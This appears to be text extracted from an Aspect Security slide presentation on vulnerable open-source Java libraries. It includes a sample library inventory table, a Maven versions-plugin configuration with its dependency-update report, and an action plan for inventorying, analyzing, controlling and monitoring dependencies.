
It's Not a Popularity Contest




License Doesn't Matter (I Think)



Are We Downloading Old Versions?



Actual Vulnerable Downloads



What's More Secure: Vulns or No Vulns?




Extrapolate 31 libraries to 680,000 vulns in Central
(Typical vuln rates are much higher)

“The best indicator of a library’s future security is a culture that places value on security and clear evidence of broad and rigorous security analysis”

Global 500

How Many of These 31 Libraries Do They Use?



Directory	Library	Current	All Versions
-----------	---------	---------	--------------

/target/swp/WEB-INF/lib	activation-1.1.jar	1.1	1.0.2, 1.1, 1.1-rev-1, 1.1.1
/target/swp/WEB-INF/lib	ant-1.7.0.jar	1.7.0	1.7.0, 1.7.1, 1.8.0, 1.8.1, 1.8.2, 1.8.3
/target/swp/WEB-INF/lib	ant-launcher-1.7.0.jar	1.7.0	1.7.0, 1.7.1, 1.8.0, 1.8.1, 1.8.2, 1.8.3
/target/swp/WEB-INF/lib	antisamy-1.4.3.jar	1.4.3	1.4.2, 1.4.3, 1.4.4, 1.4.5
/target/swp/WEB-INF/lib	antlr-2.7.7.jar	2.7.7	2.7.1, 2.7.2, 2.7.4, 2.7.5, 2.7.6rc1, 2.7.
/target/swp/WEB-INF/lib	antlr-3.4.jar	3.4	3.1, 3.1.1, 3.1.2, 3.1.2-1, 3.1.3, 3.2, 3.:
/target/swp/WEB-INF/lib	antlr-runtime-3.4.jar	3.4	3.1, 3.1.1, 3.1.2, 3.1.2-1, 3.1.3, 3.2, 3.:
/target/swp/WEB-INF/lib	aopalliance-1.0.jar		
/target/swp/WEB-INF/lib	asm-3.3.1.jar	3.3.1	2.2.1, 2.2.2, 2.2.3, 3.0, 3.0_RC1, 3.1, 3.2, 3.3, 3.3.1, 20041228.180559
/target/swp/WEB-INF/lib	aspect-spring-esapi-ldap-1.0.0.jar		
/target/swp/WEB-INF/lib	aspectjrt-1.6.12.jar	1.6.12	1.6.3, 1.6.4, 1.6.5, 1.6.6, 1.6.7, 1.6.8, 1.6.9, 1.6.10, 1.6.11, 1.6.12
/target/swp/WEB-INF/lib	aspectjweaver-1.6.12.jar	1.6.12	1.6.3, 1.6.4, 1.6.5, 1.6.6, 1.6.7, 1.6.8, 1.6.9, 1.6.10, 1.6.11, 1.6.12
/target/swp/WEB-INF/lib	avro-1.5.1.jar	1.5.1	1.4.1, 1.5.0, 1.5.1, 1.5.2, 1.5.3, 1.5.4, 1.6.0, 1.6.1, 1.6.2, 1.6.3
/target/swp/WEB-INF/lib	axiom-api-1.2.12.jar	1.2.12	1.2.3, 1.2.4, 1.2.5, 1.2.6, 1.2.7, 1.2.8, 1.2.9, 1.2.10, 1.2.11, 1.2.12
/target/swp/WEB-INF/lib	axiom-dom-1.2.11.jar	1.2.11	1.2.3, 1.2.4, 1.2.5, 1.2.6, 1.2.7, 1.2.8, 1.2.9, 1.2.10, 1.2.11, 1.2.12
/target/swp/WEB-INF/lib	axiom-impl-1.2.12.jar	1.2.12	1.2.3, 1.2.4, 1.2.5, 1.2.6, 1.2.7, 1.2.8, 1.2.9, 1.2.10, 1.2.11, 1.2.12
/target/swp/WEB-INF/lib	axis-1.3-atlassian-1.jar		
/target/swp/WEB-INF/lib	axis-jaxrpc-1.3.jar	1.3	1.2-alpha-1, 1.2-beta-2, 1.2-beta-3, 1.2-RC1, 1.2-RC2, 1.2-RC3, 1.2, 1.2.1, 1.3, 1.4
/target/swp/WEB-INF/lib	axis-saaj-1.3.jar		
/target/swp/WEB-INF/lib	axis-wsdl4j-1.5.1.jar	1.5.1	1.2-beta-2, 1.2-beta-3, 1.2-RC1, 1.2-RC2, 1.2-RC3, 1.2, 1.2.1, 1.3, 1.5.1
/target/swp/WEB-INF/lib	axis2-adb-1.5.5.jar	1.5.5	1.4.1, 1.5, 1.5.1, 1.5.2, 1.5.3, 1.5.4, 1.5.5, 1.5.6, 1.6.0, 1.6.1
/target/swp/WEB-INF/lib	axis2-kernel-1.5.5.jar	1.5.5	1.4.1, 1.5, 1.5.1, 1.5.2, 1.5.3, 1.5.4, 1.5.5, 1.5.6, 1.6.0, 1.6.1
/target/swp/WEB-INF/lib	axis2-transport-http-1.5.5.jar	1.5.5	1.5, 1.5.1, 1.5.2, 1.5.3, 1.5.4, 1.5.5, 1.5.6, 1.6.0, 1.6.1

Library Analysis


Using Maven

Add to your POM

```

<reporting>
<plugins>
  <plugin>
    <groupId>org.codehaus.mojo</groupId>
    <artifactId>versions-maven-plugin</artifactId>
    <version>1.3.1</version>
    <reportSets>
      <reportSet>
        <reports>
          <report>dependency-updates-report</report>
          <report>plugin-updates-report</report>
          <report>property-updates-report</report>
        </reports>
      </reportSet>
    </reportSets>
  </plugin>
</plugins>
</reporting>

```



The following dependencies in Dependencies are using the newest version:

```

com.sun.jmx:jmxri ..... 1.2.1
commons-el:commons-el ..... 1.0
dbunit:dbunit ..... 2.1
fitnesse:fitnesse ..... 20050731
jakarta:jakarta-oro ..... 2.0.8
javax.jms:jms ..... 1.1
javax.sql:rowset ..... 1.0.1
jdom:jdom ..... 1.0
junit:junit ..... 4.10
junit:junit-dep ..... 4.10
oracle:ojdbc6-11g ..... 11.2.0.2.0
...

```

The following dependencies in Dependencies have newer versions:

```

antlr:antlr ..... 2.7.5 -> 20030911
cglib:cglib-nodep ..... 2.1 -> 2.2.2
com.hp.hpl.jena:jena ..... 2.3 -> 2.6.4
com.sun.xml.bind:jaxb-impl ..... 2.1.9 -> 2.2.4-1
commons-codec:commons-codec ..... 1.3 -> 1.6
commons-collections:commons-collections ..... 3.1 -> 3.2.1
commons-dbcp:commons-dbcp ..... 1.2.1 -> 1.4
jfree:jfreechart ..... 1.0.2 -> 1.0.12
log4j:log4j ..... 1.2.14 -> 1.2.16
log4j:log4j ..... 1.2.15 -> 1.2.16
org.apache.geronimo.specs:geronimo-servlet_2.4_spec ... 1.0.1 -> 1.1.1
...

```

Action Plan




- Scan for libraries
- Create tracking spreadsheet

**Immediate:
Inventory**



- Purge unnecessary libraries
- Code review

**Short Term:
Analyze**



- Centralize library control
- Consider Java sandbox

**Tactical:
Control**



- Manage your libraries
- Get security intelligence

Monitor





ASPECT SECURITY
Application Security Experts

Jeff Williams

Aspect Security CEO

jeff.williams@aspectsecurity.com

<http://www.aspectsecurity.com>